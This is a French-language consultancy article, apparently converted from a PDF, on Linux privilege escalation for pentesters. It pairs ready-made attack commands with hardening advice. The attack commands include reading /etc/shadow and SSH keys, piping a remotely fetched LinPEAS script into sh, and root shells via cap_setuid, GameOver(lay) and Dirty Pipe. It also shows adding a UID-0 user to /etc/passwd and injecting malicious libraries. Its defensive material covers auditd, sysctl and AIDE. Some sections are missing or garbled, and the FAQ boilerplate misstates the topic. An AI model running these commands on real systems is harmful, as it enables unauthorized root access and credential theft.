AYI NEDJIMI Consultants

Escalade de Privilèges Linux : Techniques Offensives et

Catégorie : Techniques de Hacking Lecture : 8 min Publié le : 08/03/2026 Auteur : Ayi NEDJIMI

Guide complet d'escalade de privilèges Linux : SUID/SGID, capabilities, sudo, cron jobs, kernel exploits, Docker breakout, NFS et durcissement.

Avertissement : Les techniques présentées dans cet article sont destinées exclusivement à des fins éducatives et de tests autorisés. Toute utilisation malveillante est illégale et contraire à l'éthique professionnelle.

Avant toute tentative d'escalade, une phase d'énumération exhaustive est indispensable. L'objectif est de cartographier le système pour identifier les vecteurs potentiels. Un auditeur expérimenté suit une méthodologie structurée qui combine commandes manuelles et outils automatisés. La qualité de l'énumération détermine directement la réussite ou l'échec de l'escalade. Guide complet d'escalade de privilèges Linux : SUID/SGID, capabilities, sudo, cron jobs, kernel exploits, Docker breakout, NFS et durcissement. Les techniques offensives évoluent rapidement : escalade privileges linux durcissement fait partie des compétences essentielles que tout pentester et red teamer doit maîtriser pour mener des missions réalistes. Nous abordons notamment : questions frequentes, 9. conclusion. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

2.1 Commandes manuelles essentielles

La première étape consiste à comprendre le contexte : qui sommes-nous, sur quel système, et que pouvons-nous voir ? Voici les commandes fondamentales à exécuter systématiquement dès l'obtention d'un shell :

```
# Identité et groupes de l'utilisateur courant
id
whoami
groups

# Informations système et version du noyau
uname -a
cat /etc/os-release
cat /proc/version
hostname

# Utilisateurs et comptes du système
cat /etc/passwd
cat /etc/shadow 2>/dev/null  # Rarement lisible
cat /etc/group
lastlog
w

# Variables d'environnement (peuvent contenir des secrets)
env
echo $PATH
echo $SHELL

# Processus en cours d'exécution
ps aux
ps aux | grep root
ps -ef --forest

# Réseau : ports ouverts, connexions, routes
ss -tlnp
ss -ulnp
ip a
ip route
cat /etc/resolv.conf
arp -a

# Systèmes de fichiers montés et options
mount
cat /etc/fstab
df -h
lsblk

# Tâches planifiées
crontab -l
crontab -l -u root 2>/dev/null
ls -la /etc/cron*
cat /etc/crontab
systemctl list-timers --all

# Fichiers SUID/SGID
find / -perm -4000 -type f 2>/dev/null
find / -perm -2000 -type f 2>/dev/null

# Capabilities sur les binaires
getcap -r / 2>/dev/null

# Fichiers world-writable
find / -writable -type f 2>/dev/null | grep -v proc
find / -writable -type d 2>/dev/null

# Clés SSH et fichiers sensibles
find / -name "id_rsa" 2>/dev/null
```

```
find / -name "authorized_keys" 2>/dev/null
find / -name "*.pem" 2>/dev/null
cat ~/.ssh/authorized_keys 2>/dev/null
cat ~/.bash_history 2>/dev/null

# Sudo : ce que l'utilisateur courant peut exécuter
sudo -l
```

Chaque commande peut révéler un vecteur d'escalade. Par exemple, `sudo -l` peut indiquer qu'un utilisateur peut exécuter un binaire spécifique en tant que root sans mot de passe. Un binaire SUID inhabituel peut être exploitable via GTFOBins. Une variable `PATH` mal configurée dans un cron job peut permettre un détournement. Les connexions réseau peuvent révéler des services internes non protégés. L'historique bash peut contenir des mots de passe en clair.

2.2 Outils automatisés d'énumération

Cas concret
L'exploitation de ProxyLogon (CVE-2021-26855) sur Microsoft Exchange a été l'une des campagnes les plus dévastatrices de la décennie. Le groupe Hafnium a exploité cette chaîne de vulnérabilités pour déployer des webshells sur des dizaines de milliers de serveurs Exchange dans le monde entier.

Les outils automatisés accélèrent considérablement la phase d'énumération en vérifiant des centaines de vecteurs potentiels en quelques secondes. Ils sont complémentaires aux commandes manuelles car ils effectuent des corrélations que l'auditeur pourrait manquer.

Outil	Description	Commande d'exécution
LinPEAS	Script bash/Python de reconnaissance complète. Colore les résultats par niveau de criticité (rouge = vecteur probable). Vérifie SUID, capabilities, cron, sudo, kernel, Docker, et plus de 200 vecteurs.	`curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh`
linux-exploit-suggester	Identifie les exploits kernel applicables en fonction de la version du noyau. Base de données régulièrement mise à jour avec les CVE récentes.	`./linux-exploit-suggester.sh`
LinEnum	Script d'énumération classique, plus léger que LinPEAS. Produit un rapport structuré des informations système pertinentes.	`./LinEnum.sh -t`
pspy	Moniteur de processus sans privilèges. Observe les processus lancés par d'autres utilisateurs (y compris root) en temps réel, sans nécessiter de droits root. Essentiel pour détecter les cron jobs non visibles.	`./pspy64`
lse (Linux Smart Enumeration)	Script d'énumération progressif avec trois niveaux de détail. Le niveau 0 montre uniquement les vecteurs à forte probabilité.	`./lse.sh -l 1`

L'utilisation de **pspy** mérite une attention particulière. Contrairement aux autres outils qui fournissent un instantané, pspy surveille en continu les processus créés sur le système. Il est particulièrement utile pour identifier les **cron jobs cachés** : certains jobs ne sont pas visibles via `crontab -l` car ils sont définis dans `/etc/crontab` ou dans les répertoires `/etc/cron.d/`, accessibles uniquement en lecture par root. pspy détecte leur exécution en surveillant les appels système, révélant ainsi des scripts exécutés avec des privilèges élevés qui pourraient être vulnérables.

Checklist d'énumération rapide

- Version du noyau et distribution (kernel exploit ?)
- Binaires SUID/SGID inhabituels (GTFOBins ?)
- Capabilities assignées à des binaires (cap_setuid ?)
- Droits sudo de l'utilisateur courant (NOPASSWD ?)
- Cron jobs world-writable ou avec PATH non sécurisé
- Services internes non protégés (MySQL sans mot de passe, Redis)
- Docker socket accessible (/var/run/docker.sock)
- Montages NFS avec no_root_squash
- Fichiers world-writable critiques (/etc/passwd, /etc/shadow)
- Historique bash, fichiers de configuration avec mots de passe

Votre surface d'attaque externe est-elle réellement celle que vous imaginez ?

Les **capabilities** Linux ont été introduites pour résoudre le problème du tout-ou-rien de SUID : plutôt que de donner tous les privilèges root, on attribue uniquement les capabilities nécessaires. Par exemple, un serveur web peut recevoir `cap_net_bind_service` pour écouter sur le port 80 sans être root. Cependant, certaines capabilities sont aussi dangereuses que les droits root complets.

Les capabilities les plus dangereuses et leurs vecteurs

```
# Lister toutes les capabilities assignées
getcap -r / 2>/dev/null

# Résultat typique :
/usr/bin/ping = cap_net_raw+ep
/usr/bin/python3.10 = cap_setuid+ep        # CRITIQUE
/usr/sbin/tcpdump = cap_net_raw+ep
/usr/bin/node = cap_dac_override+ep         # DANGEREUX
```

Les capabilities les plus dangereuses et leurs vecteurs d'exploitation :

Capability	Effet	Exploitation
`cap_setuid`	Permet de changer l'UID du processus	`python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'`
`cap_dac_override`	Ignore les permissions en lecture/écriture sur les fichiers	Lire `/etc/shadow`, écrire dans `/etc/passwd`
`cap_dac_read_search`	Ignore les permissions en lecture et les restrictions de parcours de répertoire	Lire tout fichier du système, parcourir tout répertoire
`cap_sys_admin`	Capability fourre-tout : mount, umount, pivot_root, etc.	Monter des systèmes de fichiers, échapper des conteneurs
`cap_net_raw`	Permet l'utilisation de raw sockets	Sniffer le réseau, usurpation d'adresses
`cap_sys_ptrace`	Permet de tracer et injecter dans les processus	Injecter du code dans un processus root
`cap_fowner`	Ignore la vérification de propriétaire sur les fichiers	Modifier les permissions de tout fichier, y compris `/etc/shadow`

```
# Exploitation de cap_setuid sur Python
# Si python3 a cap_setuid+ep :
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'

# Exploitation de cap_dac_override sur vim
# Si vim a cap_dac_override+ep :
vim /etc/shadow  # Lecture directe des hash

# Exploitation de cap_sys_admin
# Si un binaire a cap_sys_admin+ep, on peut monter des FS :
mkdir /tmp/mount_root
mount /dev/sda1 /tmp/mount_root
# Accès complet au système de fichiers racine
```

Durcissement SUID et Capabilities

- Auditer régulièrement les binaires SUID : `find / -perm -4000 -type f -exec ls -la {} \;`
- Supprimer le bit SUID des binaires non nécessaires : `chmod u-s /usr/bin/binaire`
- Préférer les capabilities au bit SUID lorsque possible
- N'attribuer que les capabilities strictement nécessaires
- Utiliser les options de montage `nosuid` sur les partitions utilisateur (`/tmp` , `/home`)
- Monitorer les changements de capabilities avec auditd

```
# Exploitation Dirty Pipe - modifier /etc/passwd
# L'exploit écrit à un offset spécifique dans un fichier read-only
# Remplacement du hash root par un hash connu :
./dirtypipe /etc/passwd 1 "${PAYLOAD}"
# Le hash de root est remplacé, permettant su root avec le mot de passe choisi
```


GameOver(lay) (CVE-2023-2640 / CVE-2023-32629)

Deux vulnérabilités liées à OverlayFS dans les noyaux Ubuntu. CVE-2023-2640 est un bypass de permissions dans la vérification des capabilities dans OverlayFS, et CVE-2023-32629 est une race condition dans le même sous-système. Ces vulnérabilités sont spécifiques aux noyaux Ubuntu en raison de patchs personnalisés ajoutés par Canonical. L'exploitation est triviale et fonctionne sur un large éventail de versions Ubuntu.

```
# GameOver(lay) - exploitation simple sur Ubuntu
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p]asswd l/;
setcap cap_setuid+eip l/passwd; mount -t overlay overlay -o \
lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/passwd
# Résultat : shell root
```

nf_tables (CVE-2024-1086)

Use-after-free dans le sous-système nf_tables de Netfilter, affectant les noyaux 5.14 à 6.6. Découverte par Notselwyn, cette vulnérabilité permet une escalade de privilèges fiable avec un taux de réussite élevé (~99.4% sur les noyaux testés). L'exploitation repose sur une double libération de mémoire dans le traitement des verdicts Netfilter, permettant une corruption contrôlée du tas noyau (heap). L'exploit est public et fonctionne sur la majorité des distributions Linux récentes non patchées.



Durcissement contre les kernel exploits

- Mettre à jour le noyau régulièrement (livepatch si disponible)
- Activer KASLR, SMEP, SMAP, et KPTI dans la configuration noyau
- Restreindre `kernel.unprivileged_userns_clone=0` pour limiter les exploits namespace
- Désactiver le chargement de modules non signés : `kernel.modules_disabled=1`
- Activer `kernel.kptr_restrict=2` pour masquer les adresses kernel
- Restreindre `kernel.dmesg_restrict=1` pour limiter les fuites d'information

```
# Injection via LD_PRELOAD (nécessite env_keep dans sudoers)
# Voir la section 4.2 pour le code de la bibliothèque malveillante

# Injection via /etc/ld.so.conf (si writable)
echo "/tmp/malicious_libs" >> /etc/ld.so.conf
# Placer une bibliothèque malveillante dans /tmp/malicious_libs/
ldconfig  # Recharger le cache

# Injection via RPATH/RUNPATH dans un binaire SUID
readelf -d /usr/bin/suid_binary | grep RPATH
# Si RPATH pointe vers un répertoire writable, y placer une lib malveillante
```

7.6 Écriture dans /etc/passwd

Bien que rare dans les configurations modernes, un fichier `/etc/passwd` world-writable permet l'escalade de privilèges la plus directe : ajouter un utilisateur avec UID 0. Cette situation peut se rencontrer sur des systèmes legacy, dans des conteneurs mal configurés, ou suite à une modification accidentelle de permissions.

```
# Vérifier les permissions de /etc/passwd
ls -la /etc/passwd

# Si writable, générer un hash et ajouter un utilisateur root :
openssl passwd -1 -salt xyz password123
# $1$xyz$rCmHMfnNJL1hc8SmKRnJj1

echo 'hacker:$1$xyz$rCmHMfnNJL1hc8SmKRnJj1:0:0:root:/root:/bin/bash' >> /etc/passwd
su hacker  # Mot de passe : password123
# → Shell root
```

7.7 SSH key harvesting et Python library hijacking

La récolte de clés SSH est une technique de post-exploitation qui peut aussi servir à l'escalade de privilèges si des clés privées d'autres utilisateurs (y compris root) sont accessibles. Le Python library hijacking exploite le mécanisme d'import de Python : si un script Python exécuté en tant que root importe un module depuis un répertoire contrôlé par l'attaquant, le code malveillant est exécuté avec les privilèges root.

```
# /etc/audit/rules.d/escalation.rules
# Surveiller les modifications de fichiers critiques
-w /etc/passwd -p wa -k passwd_changes
-w /etc/shadow -p wa -k shadow_changes
-w /etc/sudoers -p wa -k sudoers_changes
-w /etc/sudoers.d/ -p wa -k sudoers_d_changes
-w /etc/crontab -p wa -k crontab_changes
-w /etc/cron.d/ -p wa -k cron_d_changes

# Surveiller les changements de permissions (chmod, chown, setfacl)
-a always,exit -F arch=b64 -S chmod,fchmod,fchmodat -F auid>=1000 -k perm_change
-a always,exit -F arch=b64 -S chown,fchown,fchownat -F auid>=1000 -k owner_change

# Surveiller les appels setuid/setgid
-a always,exit -F arch=b64 -S setuid,setreuid,setresuid -k setuid_call
-a always,exit -F arch=b64 -S setgid,setregid,setresgid -k setgid_call

# Surveiller l'utilisation de ptrace (injection de processus)
-a always,exit -F arch=b64 -S ptrace -k ptrace_use

# Surveiller le chargement de modules kernel
-a always,exit -F arch=b64 -S init_module,finit_module -k module_load

# Surveiller les modifications de capabilities
-a always,exit -F arch=b64 -S capset -k cap_change

# Recharger les règles :
# auditctl -R /etc/audit/rules.d/escalation.rules
# Ou : systemctl restart auditd
```

8.5 Sysctl hardening et options de montage

Le durcissement des paramètres sysctl et des options de montage réduit la surface d'attaque au niveau du noyau et des systèmes de fichiers. Ces mesures sont complémentaires et doivent être appliquées ensemble pour être efficaces.

```
# /etc/sysctl.d/99-hardening.conf
# Désactiver les user namespaces non privilégiés (bloque de nombreux exploits kernel)
kernel.unprivileged_userns_clone = 0

# Masquer les adresses kernel
kernel.kptr_restrict = 2

# Restreindre l'accès aux journaux kernel
kernel.dmesg_restrict = 1

# Désactiver le chargement de modules après le boot
# (attention : à activer uniquement après le chargement de tous les modules nécessaires)
# kernel.modules_disabled = 1

# Restreindre ptrace (empêche l'injection de processus)
kernel.yama.ptrace_scope = 2

# Restreindre les core dumps
fs.suid_dumpable = 0

# Désactiver SysRq (Magic SysRq Key)
kernel.sysrq = 0

# Activer ASLR (Address Space Layout Randomization)
kernel.randomize_va_space = 2

# Désactiver les performances events non privilégiés
kernel.perf_event_paranoid = 3

# Appliquer :
# sysctl --system
```

```
# /etc/fstab - Options de montage restrictives
# Partition /tmp : nosuid, noexec, nodev
tmpfs /tmp tmpfs defaults,nosuid,noexec,nodev,size=2G 0 0

# Partition /var/tmp : nosuid, noexec, nodev
/tmp /var/tmp none bind,nosuid,noexec,nodev 0 0

# Partition /home : nosuid, nodev
/dev/sda3 /home ext4 defaults,nosuid,nodev 0 2

# Partition /dev/shm : nosuid, noexec, nodev
tmpfs /dev/shm tmpfs defaults,nosuid,noexec,nodev 0 0
```

L'option `nosuid` est particulièrement importante : elle empêche l'exécution de binaires SUID sur la partition, neutralisant ainsi les attaques NFS no_root_squash et les créations de binaires SUID dans `/tmp`. L'option `noexec` empêche l'exécution directe de binaires, compliquant la compilation et l'exécution d'exploits sur la partition.

8.6 Réduction de la surface d'attaque noyau

La réduction de la surface d'attaque du noyau limite les possibilités d'exploitation de vulnérabilités kernel. Cela inclut la désactivation des modules non nécessaires, la restriction des fonctionnalités réseau, et l'utilisation de mécanismes de protection intégrés au noyau comme seccomp.

```
# Blacklister les modules kernel non nécessaires
# /etc/modprobe.d/blacklist-uncommon.conf
blacklist cramfs
blacklist freevxfs
blacklist hfs
blacklist hfsplus
blacklist jffs2
blacklist udf
blacklist usb-storage  # Si pas besoin de stockage USB

# Désactiver les protocoles réseau non utilisés
# /etc/modprobe.d/blacklist-protocols.conf
blacklist dccp
blacklist sctp
blacklist rds
blacklist tipc

# Utiliser seccomp pour filtrer les appels système
# (intégré dans Docker, Kubernetes, systemd)
# Exemple de profil seccomp restrictif pour un service :
# SystemCallFilter=@system-service dans le fichier .service systemd
```

8.7 Monitoring d'intégrité des fichiers


Les outils de monitoring d'intégrité de fichiers (FIM - File Integrity Monitoring) détectent les modifications non autorisées de fichiers critiques. **AIDE** (Advanced Intrusion Detection Environment) est l'outil FIM open source le plus utilisé sur Linux. Il maintient une base de données des hash cryptographiques des fichiers et alerte en cas de modification. **OSSEC/Wazuh** offrent des fonctionnalités similaires avec une intégration SIEM.

```
# Installation et configuration d'AIDE
apt install aide
# ou
yum install aide

# Initialiser la base de données
aide --init
cp /var/lib/aide/aide.db.new /var/lib/aide/aide.db

# Vérification quotidienne via cron
# 0 5 * * * /usr/bin/aide --check | mail -s "AIDE Report" security@example.com

# Configuration AIDE (/etc/aide/aide.conf)
# Surveiller les fichiers critiques pour l'escalade de privilèges :
/etc/passwd    p+i+u+g+s+b+n+S+md5+sha256
/etc/shadow    p+i+u+g+s+b+n+S+md5+sha256
/etc/sudoers   p+i+u+g+s+b+n+S+md5+sha256
/etc/crontab   p+i+u+g+s+b+n+S+md5+sha256
/usr/bin       p+i+u+g+s+b+n+S+md5+sha256
/usr/sbin      p+i+u+g+s+b+n+S+md5+sha256
```



Récapitulatif des mesures de durcissement

Catégorie	Mesure	Priorité
Permissions	Audit SUID/SGID/capabilities, options nosuid/noexec	Critique
Sudo	env_reset, chemins absolus, pas de wildcards, NOEXEC	Critique
Cron	Chemins absolus, scripts non-writable, pas de wildcards	Haute
Kernel	Mises à jour, sysctl hardening, KASLR, module signing	Critique
MAC	SELinux/AppArmor en mode enforcing	Haute
Audit	auditd avec règles escalade, FIM (AIDE), SIEM	Haute
Réseau	NFS root_squash, pas d'accès Docker non autorisé	Moyenne
Conteneurs	Pas de --privileged, drop capabilities, seccomp	Haute

Pour approfondir ce sujet, consultez notre outil open-source burpsuite-automation qui facilite l'automatisation des tests d'intrusion web.

Questions frequentes

Comment mettre en place Escalade de Privilèges Linux dans un environnement de production ?

La mise en place de Escalade de Privilèges Linux en production necessite une planification rigoureuse, incluant l'evaluation des prerequis techniques, la definition d'une architecture cible, des tests de validation approfondis et un plan de deploiement progressif avec des points de controle a chaque etape.

Pourquoi Escalade de Privilèges Linux est-il essentiel pour la securite des systemes d'information ?

Escalade de Privilèges Linux constitue un element fondamental de la securite des systemes d'information car il permet de reduire significativement la surface d'attaque, d'ameliorer la detection des menaces et de renforcer la posture globale de securite de l'organisation face aux cybermenaces actuelles.

Cette technique Escalade de Privilèges Linux : Techniques Offensives et est-elle utilisable dans un pentest autorisé ?

Oui, à condition d'avoir une lettre de mission signée définissant le périmètre, les horaires et les techniques autorisées. Documentez chaque action et restez dans le scope défini.

Sources et références : MITRE ATT&CK · OWASP Testing Guide

Articles connexes

- Buffer Overflow et Corruption Mémoire : Stack, Heap et
- Attack Surface Management (ASM) : Gestion Continue de la
- Password Attacks : Cracking, Spraying et Credential Stuffing

> Points clés à retenir
>
> - Questions frequentes
> - 9. Conclusion


9. Conclusion

L'escalade de privilèges Linux est un domaine vaste qui combine la connaissance approfondie du système d'exploitation, la créativité dans l'exploitation de mauvaises configurations, et la maîtrise d'outils spécialisés. Les vecteurs d'attaque sont multiples et évoluent constamment : des simples abus SUID aux exploits kernel poussés, en passant par les subtilités de sudo, les cron jobs vulnérables, et les configurations réseau (NFS) ou conteneur (Docker) mal sécurisées.


Pour les professionnels de la sécurité offensive, la méthodologie est claire : **énumérer systématiquement**, **prioriser les vecteurs userland** (SUID, sudo, cron, capabilities) avant les kernel exploits, et **documenter chaque étape**. Les outils comme LinPEAS, pspy et GTFOBins accélèrent le processus mais ne remplacent pas la compréhension des mécanismes sous-jacents.

Pour les défenseurs, la réponse repose sur la **défense en profondeur** : des permissions minimales (SUID, capabilities, sudo), un MAC actif (SELinux/AppArmor), des mises à jour régulières (kernel, sudo), un monitoring robuste (auditd, FIM), et des options de montage restrictives (nosuid, noexec). Aucune mesure isolée n'est suffisante, mais leur combinaison crée un environnement où l'escalade de privilèges devient significativement plus difficile, lente, et détectable.

Enfin, maintenir une **veille active** sur les nouvelles CVE kernel et les techniques d'exploitation émergentes. Les publications des chercheurs en sécurité, les CTF, et les rapports d'incidents sont des sources précieuses pour rester à jour. Le durcissement est un processus continu, pas un état final.



LinPEAS - Privilege Escalation Awesome Scripts
github.com/peass-ng



MITRE ATT&CK - Privilege Escalation (TA0004)
attack.mitre.org

Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Références et ressources externes

- GTFOBins — Référence des binaires Unix exploitables pour contourner les restrictions
- MITRE ATT&CK TA0004 — Tactique Privilege Escalation
- pspy — Monitoring de processus sans privilèges pour la détection de cron jobs
- Qualys - Baron Samedit (CVE-2021-3156) — Advisory officiel de la vulnérabilité sudo
- Dirty Pipe (CVE-2022-0847) — Publication originale par Max Kellermann
- CIS Benchmarks — Guides de durcissement système de référence

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr